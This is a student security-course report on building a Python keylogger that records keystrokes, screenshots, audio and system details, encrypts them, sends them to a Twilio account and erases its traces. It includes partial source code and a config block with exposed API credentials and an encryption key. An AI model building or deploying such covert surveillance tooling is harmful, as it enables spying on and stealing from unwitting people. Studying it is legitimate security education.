Van’s Advanced Key Logger

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W16A
COMP6441

Table of Contents

Summary

After having some initial troubles in selecting an interesting topic for my project for this course, I decided to go ahead and get my hands a bit dirty in developing an advanced key logger in Python with the following functionalities:

- Capturing key logs / strokes in a file
- Capturing screenshots of the screen
- Capturing audio
- Capturing system's information

Scope

Based on the above summary, I decided to put a timeline progress report on how I was going to achieve this over the 8 weeks of duration given. Each week focused on small activities that either involved self-learning / research, hands-on programming examples, development, documentation, and videoing.



Something Awesome Project
Weekly Progress Timeline
Week1
Project Brief Proposal
Week2
Python Programming review
Python environment setup
Python File Handling
Week3
Hands on examples on Python File Handling
Complex File Handling scenarios
Research on key loggers, their working, their usage, their types
Week4
Set up of development environment for key logger
Understanding of different libraries needed to implement the features of key logger
Screenshot
Key strokes
System info
Audio
Video for Week 5 Progress update
Week5
Implementation
Key strokes
Screenshots
System information
Encryption & Decryption of files
Key strokes
System information
Clean up of activity traces
Remote server (twilio)
Set up
Send SMS notifications
Move encrypted files to server
Week7
Debugging
Code Clean up
Improvements
Audio recording
Final Report & Video Outline
Week8
Final report
Video Presentation

Figure 1: Weekly Timeline Progress Report

Deliverables

Based on the deliverables stated in the Project Brief Proposal, I have addressed this section in a manner where I highlight: the deliverables I have been able to achieve, the deliverables I haven't been able to achieve, any additional deliverables / improvements that I have been able to achieve.

Achieved Deliverables

- Eliminate extra key codes and single quotes.
- Capture and store keystrokes in a file.

- Usage of Python & its respective libraries to implement Key Logger
- Build a customised Advance Key Logger
    - Screenshot
    - System Info
    - Audio
    - Keystrokes
- Acquire complete computer information of a victim (system information)
- Capture a screenshot of a victim's device (screenshot)
- Understanding a victim's system (system information)

Unachieved Deliverables

- Sending keystrokes via EMAIL
    - The reason why this wasn't achieved was GMAIL has deprecated a setting to send emails from an unknown third-party application.
    - So instead of sending it to an email address, I will be sending it to a remote server (Twilio) that can be accessed via account credentials.

Additional Achieved Deliverables

- Remote Twilio server
    - SMS notifications
    - Sending encrypted data files to the remote server that can be accessed via account credentials.
- Clean-up of activity
    - Erase any signs of the key logger activity performed from the system.
    - Here it is deletion of the 4 generated / captured files – screenshot image file, system info text file, audio file, key logs text file.
- Encryption & Decryption Mechanism
    - Even though I could send the key logs text file and system info file as a plain text, readable file to the server, I decided to add another layer of security by encrypting the data.
    - These 2 encrypted files will be sent to the remote server that can later be decrypted using the key.
    - Also, to show the decryption part, I have stored these files on the system and shown the decrypted contents.

Outcomes

After doing this hands-on project, few outcomes / takeaways' I got was:

- Learn about keyloggers.
- Understand the different functionalities keyloggers offer.
- Learn about the working of keyloggers in action.
- Implement an advanced, working key logger in Python.
- Improved my coding skills in Python by using various new Python libraries to implement the functions of the key logger.

Reflections

After successfully completing this interesting project over 8 weeks, I have addressed this section in a manner where I highlight: the challenges I had, the proudest moments / achievements, the hurdles I faced.

Challenges


- Understanding and learning different python libraries and its usage.
- Understanding the various settings on Mac OS that needs to be enabled to setup the development environment to start working on the project.
- Understanding and implementing audio capture.
- Understanding and implementing the connection and data transfer in a remote Twilio data server.
- Time Management

Proudest Moments

- Coding complex python programs using new and complex python functions and libraries.
- Implementation of audio capture in the key logger.
- Setting up a remote Twilio server.
- Idea about implementing encryption and decryption mechanism for more added security of data.

Hurdles

- Implementation of sending the key logs via EMAIL
    - The reason as to why this couldn't be implemented was from 2022 or early 2023, for a normal GMAIL user, there is a setting called *Allow Less Secure App* which has been revoked from the interface to set up.
    - For sending via EMAIL, I had to enable this setting.



Less secure app access

Some apps and devices use less secure sign-in technology, which makes your account vulnerable. You can turn off access for these apps, which we recommend, or turn it on if you want to use them despite the risks. Google will automatically turn this setting OFF if it's not being used. Find out more

This setting is not available for your account.

Figure 2: Less secure app access revoked.

-
    - Till Week 6, I was looking for alternative mechanisms to achieve this as in:
        - Use other email providers instead of GMAIL.
        - Use dodgy third-party email settings (which would result in a compromised account!)
        - Get a Google Cloud account (but it was paid!) as the setting isn't deprecated yet (until end of this year)
- Implementation of capturing clipboard data

- The reason as to why this couldn't be implemented was there is Python function called *win32clipboard* that is used to retrieve clipboard text.
- To use this library, I need to install *pywin32* library module which is Windows OS specific.
- The environment / laptop that I worked on for this project is Mac OS.

Code

The code structure is separated into two sections:

- Implementation of the Key Logger (***keylogger.py***[1])
    - System information
    - 10-second audio recording
    - Screenshot
    - Running the key logger for three cycles to record key logs.
    - File encryption for system information and key records.
    - Uploading these encrypted files to a distant Twilio server and delivering SMS notifications.
    - Remove all signs of activity by removing produced files.
- Implementation of the Encryption & Decryption Mechanism (encryption-decryption folder)
    - ***encryptionkey.py***[2] is used to produce the encryption key that is needed to encrypt files.
    - The encrypted files are decrypted using ***decryptionfiles.py***[3].

To run the programmes, follow these steps:


1. Run ***encryptionkey.py*** to produce the encryption key that will be stored in the encryption_key.txt file.
2. Paste the key into this file and make changes to ***keylogger.py*** line 51 and ***decryptionfiles.py*** line 3.
3. Check that your laptop's privacy and security options are enabled (Accessibility, Input Monitoring, Screen Recording).
4. Execute ***keylogger.py***.
    a. These are the 4 files that will be produced.
        i. *Syseminfo.txt*
        ii. *Key_log.txt*
        iii. *Audio.wav*
        iv. *Screenshot.png*
    b. Once generated, 2 encrypted files that will be generated.
        i. *e_key_log.txt*
        ii. *e_systeminfo.txt*
    c. The 4 produced files will then be removed from the system.
5. Execute ***decryptionfiles.py***.
    a. The decrypted text of *e_key_log.txt* and *e_systeminfo.txt* will be created in *decryption.txt.*

[1] Refer Appendix: ***keylogger.py.***
[2] Refer Appendix: ***encryptionkey.py.***
[3] Refer Appendix: ***decryptionfiles.py.***

NOTE:

- *Enable the following settings on your Mac OS device before running the programs:*
  - *Accessibility*
  - *Input Monitoring*
  - *Screen Recording*
- *If using a Windows OS device, enable the above relevant / equivalent settings.*
- *Do a pip install of all the libraries mentioned in the import statements in* ***keylogger.py***[4].


Outputs



```
w4eLP7fMuJwYoRJyqbpfkn2LSQNWYiDNy2KooG26SSE=
```


Figure 3: Generation of encryption key

[4] Refer Appendix: ***keylogger.py.***




```
screenshot_information = "screenshot.png"

#Encrypted Files setup
keys_information_e = "e_key_log.txt"
system_information_e = "e_systeminfo.txt"

#Audio setup
microphone_time = 10
time_iteration = 15
number_of_iterations_end = 3

#Twilio Account setup
account_sid = "AC0960b5d0c34e7b0606ffcafe1cd85fbd"
auth_token ="dbfe2e69a6b62a2d5f38c24c70daaecf"
client = Client(account_sid, auth_token)
username = getpass.getuser()

#Encryption key setup : Generate and paste the key from the encryption-decryption folder
key = "w4eLP7fMuJwYoRJyqbpfkn2LSQNWYiDNy2KooG26SSE="

#File path destination to store the generated files
file_path = "/Users/van/Documents/UNSW/Courses/Year 1/Y1 Term 3/COMP6441 - Security Engineering/UNSW-T3-
extend = "/"
file_merge = file_path + extend

#System Information
def computer_information():
    with open(file_path + extend + system_information, "a") as f:
        hostname = socket.gethostname()
        IPAddr = socket.gethostbyname(hostname)
        try:
            public_ip = get("https://api.ipify.org").text
            f.write("Public IP Address: " + public_ip + "\n")
        except Exception:
            f.write("Couldn't get Public IP Address (most likely max query")
        f.write("Processor: " + (platform.processor()) + '\n')
        f.write("System: " + platform.system() + " " + platform.version() + '\n')
        f.write("Machine: " + platform.machine() + "\n")
        f.write("Hostname: " + hostname + "\n")
        f.write("Private IP Address: " + IPAddr + "\n")
computer_information()
```

Figure 4: Pasting the key in keylogger.py.



```
from cryptography.fernet import Fernet
#Use encryption key that is generated in encryption_key.txt for decryption
key = "w4eLP7fMuJwYoRJyqbpfkn2LSQNWYiDNy2KooG26SSE="
#Encrypted file paths
system_information_e = '/Users/van/Documents/UNSW/Courses/Year 1/Y1 Term 3/COMP6441 - Security Engineeri
keys_information_e = '/Users/van/Documents/UNSW/Courses/Year 1/Y1 Term 3/COMP6441 - Security Engineering
encrypted_files = [system_information_e, keys_information_e]
count = 0
for decrypting_files in encrypted_files:
    with open(encrypted_files[count], 'rb') as f:
        data = f.read()
    fernet = Fernet(key)
    decrypted = fernet.decrypt(data)
    with open("/Users/van/Documents/UNSW/Courses/Year 1/Y1 Term 3/COMP6441 - Security Engineering/UNSW-T
        f.write(decrypted)
    count += 1
```


Figure 5: Pasting the key in decryptionfiles.py.



```
Public IP Address: 120.17.225.5
Processor: arm
System: Darwin Darwin Kernel Version 23.0.0: Fri Sep 15 14:42:57 PDT 2023; root:xnu-10002.1.13~1/RELEASE
Machine: arm64
Hostname: Vans-MacBook-Air.local
Private IP Address: 127.0.0.1
```

```
qx1R8Ip-Mw-CBfhAc84SPR2xI01vGWGHtNOPNkXk3EjML4d7409UJrbxiZU6UgsjKpEI4EsDUXIdXGXfNjZMhBKvXL-2PyfNy944QuFEEe9tTaUPDXuY-MJ66AtpgBtRl
IZ2rfLkypCFQFD77GVyHs_PVPdDnIdYITBDgyI_TfthPQbhqKPjC-xPGGwC0iH7Ho60zvU7D5FePLHh1cROKevfIrhYeZ06nkZi1Rs6XmPNN91TXkcpp2IAQQwMpjMEES
ygkctYqNfvb0GMT46zgmBaa_YBFMFD2AEmJX4blLsloyQRUaLA=='
Message ID SM6b3599fc64f9afb0dacaa34b13a025d3
Encrypted data files created to be sent : /Users/van/Documents/UNSW/Courses/Year 1/Y1 Term 3/COMP6441 - Security Engineering/UNSW
-T3-COMP6441/Assignments/Final Deliverable/Advanced Keylogger/e_key_log.txt
Encrypted data : b'gAAAAABlOv9xt5mgzT1c4ZtefXufxmYkfQ7ye0nNClYX1ya4ExD1yOArdDoksIj7sJppZFTro-UBHa5vAPcE3ZnZl6bfwZDHY2x8fs4E6crCu0
FTA06UAcqYHTTbIxV9UoYIZSkYtNmqEsm0PGQYnzmYq6BW5giIDZYVYgqckCxfcXfj8PvfKrpisaSX2tLBXRc_JDE2wdtcJdLPI-2N5X79fi8DvRSsuA=='
Message ID SM1dc684c9ae6c4eebcd98181bb5218f38
(base) van@Vans-MacBook-Air UNSW-T3-COMP6441 % /usr/local/bin/python3 "/Users/van/Documents/UNSW/Courses/Year 1/Y1 Term 3/COMP644
1 - Security Engineering/UNSW-T3-COMP6441/Assignments/Final Deliverable/Advanced Keylogger/encryption-decryption/decryptionfiles.
py"
(base) van@Vans-MacBook-Air UNSW-T3-COMP6441 %
```

Figure 6: syseminfo.txt file



code1161base / test_shim.py

45 lines (35 loc) · 1.27 KB

```python
import sys


def do_the_test(test_path, repo_path):
    """Run tests on a student's repo."""
    try:
        test = import_module(TEST_PATH, package="code1161base")
        r = test.theTests(repo_path)
        r["localError"] = ":)"
        return r
    except Exception as e:
        return {"of_total": 0,
                "mark": 0,
                "localError": str(e).replace(",", "~").encode('utf-8')}
        # the comma messes with the csv


def results_as_json(test_path, repo_path):
    """Save the results to a temporary json file."""
    import json
    results = do_the_test(test_path, repo_path)
    p = ""
    p = repo_path.split("/")[-1]
    results["name"] = p
    return json.dumps(results)


TEST_PATH = sys.argv[1]
REPO_PATH = sys.argv[2]

temp_results = open('temp_results.json', 'w')
temp_results.write(results_as_json(TEST_PATH, REPO_PATH))
temp_results.close()
```

Figure 7: screenshot.png file


